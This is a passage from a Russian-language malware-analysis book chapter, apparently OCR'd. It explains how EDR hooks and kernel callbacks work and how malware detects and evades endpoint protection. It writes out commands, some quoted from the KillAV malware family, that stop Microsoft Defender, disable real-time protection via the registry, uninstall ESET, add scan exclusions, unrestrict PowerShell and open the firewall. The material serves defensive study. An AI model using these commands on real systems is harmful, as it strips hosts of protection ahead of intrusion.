


Рис. 13-2. Процесс EDR перехватывает вредоносную программу с помощью модуля

Исполняемый файл вредоносной программы `malware.exe` вызывает функцию WinAPI из `kernel32.dll`, которая затем обращается к `ntdll.dll`. В обычной ситуации `ntdll.dll` выполнила бы системный вызов в пространство ядра. Но установленное средство EDR перехватывает `ntdll.dll` посредством ранее внедрённой библиотеки `edr_hook.dll`. Благодаря этому EDR может решить, разрешить вызов API, заблокировать его или даже завершить процесс. Если активность API признана безвредной, EDR позволяет вызову продолжить обычный путь к ядру.

Современные антивредоносные средства и EDR могут перехватывать, среди прочего, следующие распространённые функции:

• Операции с памятью, например `NtProtectVirtualMemory` и `NtReadVirtualMemory`, чтобы отслеживать фиксацию памяти и изменения защиты, в частности узнавать о переводе области памяти в режим чтения, записи и выполнения (RWX), что может указывать на готовящийся запуск кода из этой области.

• Функции создания и завершения процессов, например `NtCreateProcessEx`, `NtCreateUserProcess` и `NtTerminateProcess`, чтобы EDR мог наблюдать за вновь созданными процессами и устанавливать в них перехватчики.
• Функции загрузки библиотек, например `LdrLoadDll`, чтобы EDR мог наблюдать, как подозрительные процессы загружают новые библиотеки и модули.
• Функции, обычно применяемые для внедрения в процессы, например `NtOpenProcess`, `NtCreateThread`, `NtResumeThread`, `NtUnmapViewOfSection` и `NtMapViewOfSection`, чтобы EDR мог отслеживать попытки внедрения кода и перехватчиков.
• Операции записи в файлы, например `NtWriteFile`, которые часто используют программы-вымогатели и другие разрушительные вредоносные программы.
• Функции, пытающиеся устанавливать сетевые соединения, например `InternetOpen` и `InternetConnect`, чтобы EDR мог отслеживать подозрительный сетевой обмен.

Перехват вызовов функций API - лишь один из способов наблюдения за системой. Некоторые продукты EDR также собирают системные данные из других источников, например с помощью трассировки событий Windows (Event Tracing for Windows, ETW), механизма журналирования и диагностики, входящего в состав Windows с 2007 года. ETW умеет собирать и регистрировать данные из множества источников, включая процессы пользовательского пространства и драйверы ядра, поэтому этот механизм весьма полезен и для получения данных EDR. Подробнее о нём можно прочитать в документации Microsoft.

Для выявления подозрительной активности агенты EDR могут использовать систему оценки угроз. Рассмотрим показанный на рис. 13-3 сценарий атаки.




Рис. 13-3. Многоэтапная атака

Сначала злоумышленник отправляет целевому пользователю специально подготовленное фишинговое письмо с вложенным вредоносным документом Microsoft Office. Вредоносный код документа Office запускает PowerShell для связи с промежуточным сервером, на котором размещена полезная нагрузка злоумышленника `ransomware.exe`, а затем загружает и выполняет её в памяти. После этого программа-вымогатель начинает шифровать файлы на жёстком диске

жертвы.

Продукт EDR присваивает оценку каждому событию этой атаки. Предположим, документ Office, запустивший команду PowerShell, получает значение угрозы 35, соединение с подозрительным сервером - 20, а загрузка и выполнение неизвестного исполняемого файла - 30. Если максимальная оценка угрозы условно равна 100, а любое значение выше 75 считается вредоносным, то последовательность событий с суммарной оценкой 85 побудит EDR выполнить такие действия, как завершение процессов Office и PowerShell либо разрыв сетевых соединений с удалённым сервером. Само выполнение программы-вымогателя, вероятно, получит высокую оценку угрозы, поскольку такая программа создаёт множество операций записи в файлы. Кроме того, связанные с событиями метаданные будут переданы в центральное хранилище и обработчик журналов, что позволит EDR анализировать атаку в контексте всей корпоративной инфраструктуры.

Помните, что этот пример системы оценки угроз намеренно упрощён и призван лишь показать, что EDR лучше традиционных средств защиты конечных точек умеет "соединять точки" в ходе сложной атаки. Перейдём к другой важной части решений EDR: компонентам пространства ядра.

Компоненты пространства ядра

В пространстве ядра решения EDR в основном представлены драйверами или модулями ядра, то есть фрагментами скомпилированного кода, выполняемого в адресном пространстве ядра. Драйверы ядра EDR опираются на обратные вызовы, функции, регистрируемые компонентами ядра для получения уведомлений о конкретных событиях. Например, чтобы наблюдать за появлением новых процессов, драйвер ядра EDR регистрирует процедуру обратного вызова посредством функции ядра `PsSetCreateProcessNotifyRoutine`. Когда процесс создаётся или завершается, драйвер EDR получает уведомление и может соответствующим образом отреагировать, вероятно, задействовав компонент пользовательского пространства для внедрения перехватчиков в новый процесс и начала наблюдения. Эта схема показана на рис. 13-4.




Рис. 13-4. Внедрение перехватчика EDR

В этом примере драйвер ядра EDR получает через `PsSetCreateProcessNotifyRoutine`, не показанную на рисунке, уведомление о создании нового процесса `malware.exe` 1. Драйвер EDR

поручает агенту EDR в пользовательском пространстве `edr_agent.exe` 2 внедрить перехватчик в новый процесс 3. Теперь EDR наблюдает за `malware.exe`.

Ниже перечислены ещё несколько обратных вызовов, которые может использовать EDR, и обстоятельства их срабатывания:

• `PsSetCreateThreadNotifyRoutine` срабатывает при создании или удалении любого нового потока.
• `PsSetLoadImageNotifyRoutine(Ex)` срабатывает, когда процесс загружает образ, например модуль DLL, в память либо когда загружается новый драйвер.
• `IoWMISetNotificationCallback` срабатывает при событиях инструментария управления Windows (WMI).
• `CmRegisterCallback(Ex)` срабатывает, когда любой выполняющийся поток изменяет реестр Windows.
• `FsRtlRegisterFileSystemFilterCallbacks` срабатывает при определённых операциях файловой системы.
• `IoRegisterBootDriverCallback` срабатывает при инициализации нового драйвера ранней загрузки. Такие драйверы запускаются при загрузке системы, поэтому этот обратный вызов может использоваться антивредоносными средствами и EDR для обнаружения руткитов и буткитов, задействующих загрузочный драйвер. Подробнее о руткитах рассказано в главе 14.

EDR также может применять драйверы мини-фильтров. Мини-фильтры служат для наблюдения за запросами процессов пользовательского пространства к файловой системе, поэтому EDR может с их помощью перехватывать и блокировать вредоносные файловые операции, которые пытается выполнить вредоносная программа, например быстрое открытие файлов и запись в них программой-вымогателем. Другая причина использования мини-фильтров - наблюдение за собственными файлами EDR и их защита от изменения или удаления. Если образцу вредоносной программы удастся получить низкоуровневые привилегии и попытаться удалить либо изменить компоненты EDR, драйверы мини-фильтров уведомят продукт об этой активности.

К числу других компонентов ядра, которые может использовать EDR, относятся драйверы сетевых фильтров и драйверы раннего запуска антивредоносного программного обеспечения (ELAM). Драйверы сетевых фильтров позволяют наблюдать за сетевым обменом, перехватывать и изменять его, что полезно для обнаружения аномального трафика, например обмена с командным сервером (C2). Драйверы ELAM загружаются до запуска операционной системы и помогают защищаться от вредоносных программ, способных вмешиваться в процесс загрузки.

> **ПРИМЕЧАНИЕ.** Возможно, вы заметили, что EDR внедряет модули в другие процессы, устанавливает перехватчики вызовов API и драйверы в пространстве ядра, а это пугающе похоже на вредоносную программу! Действительно, EDR выглядит подозрительно похожим на разновидность вредоносных программ, называемую руткитами. Подробнее методы и компоненты руткитов рассматриваются в главе 14.

Журналирование и анализ

Ранее упоминалось, что одна из обязанностей агента EDR - передавать события и связанные с ними данные на центральный сервер журналирования, где их можно дополнительно анализировать и сохранять для будущих расследований. Этот процесс показан на рис. 13-5.




Рис. 13-5. Агент EDR собирает данные с нескольких конечных точек для анализа

Как видно на рисунке, агенты EDR, работающие на разных конечных точках корпоративной инфраструктуры, передают данные агрегатору журналов EDR. Данные обрабатываются и анализируются с помощью различных специфичных для поставщика методов, благодаря чему продукт EDR может, например, обнаруживать более масштабные атаки. Используя эту телеметрию, некоторые продукты даже способны "научиться" понимать нормальное поведение конкретной корпоративной среды и лучше отличать типичные действия конечных пользователей от вредоносной активности. Многие современные решения EDR также могут собирать журналы из множества разных источников, чтобы наблюдать за всей ИТ-инфраструктурой организации. Такие решения иногда называют платформами расширенного обнаружения и реагирования (XDR). XDR умеют собирать и анализировать данные из клиентских конечных точек, серверов, сетевых устройств, приложений и облачных вычислительных сред. Далее в книге термин EDR будет также обозначать XDR.

Несмотря на все преимущества и возможности, EDR может быть, а иногда действительно бывает, обойдён сложными вредоносными программами. Теперь, когда вы знаете основы работы EDR и антивредоносного программного обеспечения, рассмотрим, как вредоносная программа может вмешиваться в эту защиту и обходить её. Сложная вредоносная программа часто сначала пытается понять среду, в которой работает: разведывает целевую систему и сеть и стремится определить стоящие у неё на пути средства защиты конечной точки. С этого и начнём.

Выявление средств защиты конечных точек

Поскольку многие антивредоносные продукты и EDR ведут себя и наблюдают за системой несколько по-разному, опытный злоумышленник проведёт хотя бы базовую разведку цели до выполнения полезной нагрузки. Для перечисления защитных средств цели можно применить целый

ряд методов. Например, следующая команда PowerShell получает список установленного на узле антивредоносного программного обеспечения:

```
PS C:\> Get-CimInstance -Namespace root/SecurityCenter2 -ClassName AntivirusProduct
```

Пример вывода этой команды:

```
displayName               : Windows Defender
instanceGuid              : {D68BAD3A-821F-4fce-9E54-DA133F2CBA26}
pathToSignedProductExe    : windowsdefender://
pathToSignedReportingExe  : %ProgramFiles%\Windows Defender\MsMpEng.exe
productState              : 397568
timestamp                 : Mon, 13 Feb 2023 18:29:52 GMT
--snip--
```

В системе автора активным антивредоносным продуктом оказался Microsoft Defender. В выводе используется устаревшее название Windows Defender; с тех пор продукт был переименован в Microsoft Defender.

Хотя эта команда получает сведения только об антивредоносном программном обеспечении, зарегистрированном в Microsoft Security Center, так поступает большинство поставщиков. Более надёжный подход заключается в перечислении артефактов на узле и поиске признаков продуктов защиты конечной точки.

В главе 4 обсуждалось, как вредоносная программа перечисляет выполняющиеся на узле процессы, чтобы обнаруживать песочницы и виртуальные машины. То же самое она может делать для выявления защиты. Например, программа способна вызвать функции Windows API `CreateToolhelp32Snapshot`, чтобы создать "снимок" всех процессов на узле жертвы, а затем перебрать их посредством `Process32First` и `Process32Next`. После этого можно искать подозрительные имена процессов, например `MsMpEng.exe`, стандартный антивредоносный процесс Windows 10 и 11, `AvastSvc.exe`, исполняемый процесс продукта Avast, либо любой процесс со строкой `falcon` в имени, который может относиться к продукту CrowdStrike Falcon EDR. Так вредоносная программа определяет, какие средства защиты присутствуют на узле.

К наиболее популярным поставщикам и продуктам anti-malware и EDR относятся:

• CrowdStrike Falcon EDR: `CSFalcon*.exe`.
• ESET Smart Security: `Ekrn.exe`.
• Kaspersky: `Avp.exe`.
• Malwarebytes: `Mbam.exe`.
• McAfee Endpoint Security: `masvc.exe`.
• Sophos: `SavService.exe`.
• Symantec Endpoint Protection: `ccSvcHst.exe`.
• VMware Carbon Black: `cb.exe`.
• Microsoft Defender for Endpoint, ранее Windows Defender: `MsMpEng.exe`.

С этими процессами часто связаны службы со сходными именами, которые вредоносная программа также может перечислить. Кроме того, список не является исчерпывающим и способен меняться между версиями программного обеспечения.

В качестве альтернативы можно эффективно сканировать узел в поисках файлов, драйверов и ключей реестра, связанных с anti-malware и EDR. На рис. 13-6 показан вывод Procmon для образца вредоносной программы, который запрашивает ключи реестра, соответствующие распространённым поставщикам антивредоносных решений.



Рис. 13-6. Вредоносная программа ищет в реестре названия продуктов anti-malware и EDR

Например, антивредоносный продукт Kaspersky устанавливается в каталог вроде `C:\Program Files (x86)\Kaspersky Lab\Kaspersky Total Security`, а также размещает на узле несколько драйверов, видимых в каталоге `C:\System32\drivers`. Эти артефакты могут выдать вредоносной программе его присутствие, как показано на рис. 13-7.




Рис. 13-7. Установленные драйверы Kaspersky

Существует ряд исследовательских проектов, например Antivirus-Artifacts, каталогизирующих различные артефакты, которые продукты защиты конечных точек создают на узле. Такие ресурсы полезны и исследователям, и авторам вредоносных программ.

Наконец, уже выполняющаяся на узле вредоносная программа может искать признаки того, что anti-malware или EDR установили в неё перехватчики. Например, программа способна перечислять

загруженные модули с помощью `Module32First` и `Module32Next`, как описано в главе 7, либо искать в памяти своего процесса признаки перехвата, как при обходе перехватчиков песочницы из главы 8. Эти перехватчики могут выдать конкретный защитный продукт.

После обнаружения и идентификации продукта безопасности конечной точки вредоносная программа может выбрать один из нескольких активных или пассивных подходов к его обходу. Сначала обсудим активные меры.

Активный обход средств защиты конечных точек

Активный обход означает непосредственное противодействие защите: её полное отключение, изменение политик для ослабления или вмешательство, лишающее её видимости. Добиться этого можно множеством способов, поэтому рассмотрим несколько примеров.

Отключение защиты узла

Грубый, но действенный способ уклониться от безопасности конечной точки - просто отключить её. Перечислив работающие на узле продукты безопасности, вредоносная программа может вывести их из строя несколькими способами. Во-первых, она способна попытаться завершить процессы приложений, включая процессы anti-malware и EDR, процессы и службы Windows Security Center и любые межсетевые экраны, например встроенный межсетевой экран узла Windows, посредством функции `TerminateProcess` либо таких инструментов, как PowerShell или командная строка Windows.

Некоторые антивредоносные решения хранят части конфигурации в реестре, и вмешательство в них также может привести к нежелательным последствиям. Семейство KillAV (`SHA256: 659ce17fd9d4c6aad952bc5c0ae93a748178e53f8d60e45ba1d0c15632fd3e3f`), специализирующееся именно на том, что следует из его названия, пытается отключить стандартные службы защиты Windows от вредоносных программ и угроз, останавливая процессы и изменяя реестр. Эта вредоносная программа выполняет, среди прочего, следующие команды:

```
net stop WinDefend
REG ADD "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableRealtimeMonitoring" /t REG_
REG ADD "HKLM\Software\Policies\Microsoft\Windows Defender" /v "DisableAntiSpyware" /t REG_DWORD /d "1" /f
REG ADD "HKLM\SYSTEM\CurrentControlSet\Services\WdBoot" /v Start /t REG_DWORD /d 4 /f
```

Команда `net stop WinDefend` завершает процесс Microsoft Defender, а команды `REG ADD` изменяют реестр, отключая службу наблюдения Microsoft Defender в реальном времени, службу AntiSpyware и антивирусный загрузочный драйвер `WdBoot`. Все они являются критически важными компонентами стандартной антивредоносной защиты Windows.

Некоторые вредоносные программы просто пытаются удалить защитное программное обеспечение с узла с помощью таких команд PowerShell:

```
PS C:\> $antimalware = Get-WmiObject -Class Win32_Product | Where-Object{$_.Name -eq "ESET Endpoint Antivirus"}
PS C:\> $antimalware.Uninstall()
```

Первая команда PowerShell использует WMI для перечисления установленного на узле программного обеспечения и целенаправленно ищет антивредоносный продукт ESET; вторая команда удаляет его.

Потенциально менее заметный подход - снизить приоритет процесса защиты конечной точки, то есть уменьшить его важность для операционной системы. Процессы с более высоким приоритетом, обычно критические системные процессы, получают больше процессорного времени. Понизив

приоритет процесса защиты посредством SetPriorityClass, вредоносная программа может уменьшить его эффективность. Этот подход показан в следующем псевдокоде:

```
// Открыть целевой процесс, например процесс anti-malware.
hProcess = OpenProcess(..., ..., TargetProcessPID);
// Установить для процесса низкий приоритет.
SetPriorityClass(hProcess, BELOW_NORMAL_PRIORITY_CLASS);
```

Однако у этих методов есть подвох: в зависимости от рабочей среды вредоносной программе могут потребоваться высокоуровневые привилегии, чтобы завершать процессы и службы anti-malware, изменять конфигурацию реестра и приоритеты процессов и удалять программное обеспечение. В таком случае перед отключением средств защиты конечной точки программа должна повысить свои привилегии. Способы сделать это рассматриваются в разделе "Повышение привилегий для уклонения от защиты" на странице 248 оригинала.

Добавление исключений anti-malware

Ещё один способ ослабить защиту - изменить список исключений антивредоносной программы. Такое программное обеспечение регулярно сканирует определённые каталоги файловой системы конечной точки, набор которых зависит от конфигурации пользователя или организации. Большинство продуктов позволяет добавлять в настройки исключения в виде путей к каталогам. Файлы и каталоги из этого списка не отслеживаются и не сканируются.

Для применения метода первоначальный дроппер или загрузчик создаёт исключение на узле жертвы, а после его активации развёртывает полезную нагрузку в исключённый каталог. В Microsoft Defender вредоносная программа может создать исключение с помощью следующей команды PowerShell:

```
PS C:\> Add-MpPreference -ExclusionPath "C:\Malware\DoNotScanThisDirectory"
```

Эта команда добавляет в anti-malware исключение для пути `C:\Malware\DoNotScanThisDirectory\`.

Обратите внимание, что в поздних версиях Windows для создания исключений вредоносной программе необходимы высокоуровневые привилегии на узле жертвы, поэтому порог входа для такой атаки стал выше, чем в старых версиях операционной системы.

Отключение других средств безопасности

Помимо anti-malware, EDR и других защитных средств, вредоносная программа может отключать прочие функции безопасности системы. Хотя они не всегда непосредственно предотвращают атаки, их отключение способно снизить общий уровень безопасности узла и сделать его более уязвимым для последующих атак.

Например, вредоносная программа может отключить службу Windows Update, отвечающую за периодическое обновление Windows и исправление ошибок и уязвимостей. Если злоумышленник незаметно отключит эту службу, со временем общая безопасность узла ухудшится, оставив систему открытой для дальнейших атак. Чтобы отключить службу посредством PowerShell, вредоносная программа может выполнить следующую команду:

```
PS C:\> Stop-Service "Service_Name"
```

Вредоносная программа может также отключить защитные функции PowerShell. В некоторых средах Windows запрещено выполнение несанкционированных сценариев PowerShell, поэтому отключение контроля выполнения сценариев помогает злоумышленнику запускать код, который

иначе запустить не удалось бы. Для разрешения выполнения сценариев PowerShell злоумышленник может ввести следующую команду:

```
PS C:\> Set-ExecutionPolicy Unrestricted
```

Чтобы предотвратить несанкционированный исходящий трафик с конечной точки, часто настраивают межсетевой экран узла. Он может разрешать исходящий трафик определённым процессам, например веб-браузерам, и запрещать его процессам, которым не следует связываться с другими узлами сети или интернета. Чтобы обойти это ограничение, злоумышленник способен напрямую изменить конфигурацию межсетевого экрана на узле. Конкретные настройки зависят от используемого программного обеспечения, но в стандартном межсетевом экране Windows правило можно добавить или изменить через PowerShell. Например, следующая команда меняет политику по умолчанию, разрешая весь исходящий трафик всех процессов узла:

```
PS C:\> Set-NetFirewallProfile -Name Domain -DefaultOutboundAction Allow
```

Вредоносная программа также может отключать не связанные с безопасностью инструменты, которые способны её разоблачить. Например, она может завершить и отключить диспетчер задач Windows, чтобы осторожные пользователи не заметили подозрительные выполняющиеся процессы, либо отключить редактор реестра, мешая опытному системному администратору выявить вредоносные артефакты в реестре.

В Windows существует множество политик и параметров, которые злоумышленник способен изменить для ослабления безопасности; это лишь несколько примеров. Главное заключается в том, что злоумышленник может не пытаться полностью отключить средства защиты конечной точки вроде anti-malware и EDR, а выбрать менее прямой подход и внести небольшие изменения в систему для достижения цели. Однако это палка о двух концах: чем сильнее вредоносная программа меняет систему, тем выше вероятность её обнаружения.

Ослепление защиты путём снятия перехватчиков

Поскольку EDR и современные антивредоносные программы в значительной степени полагаются на перехватчики для наблюдения за подозрительными процессами, обнаружения и предотвращения угроз, методы снятия перехватчиков способны создавать для них слепые зоны. Подходы из раздела "Противодействие перехвату" на странице 137 оригинала могут быть эффективны против некоторых EDR и антивредоносных продуктов, но передовые средства защиты узла ожидают их применения. Такие средства могут следить за собственными перехватчиками на уровне ядра с помощью установленных компонентов ядра, а вредоносная программа, в свою очередь, способна вмешиваться в защиту конечной точки и снимать её перехватчики на уровне ядра.

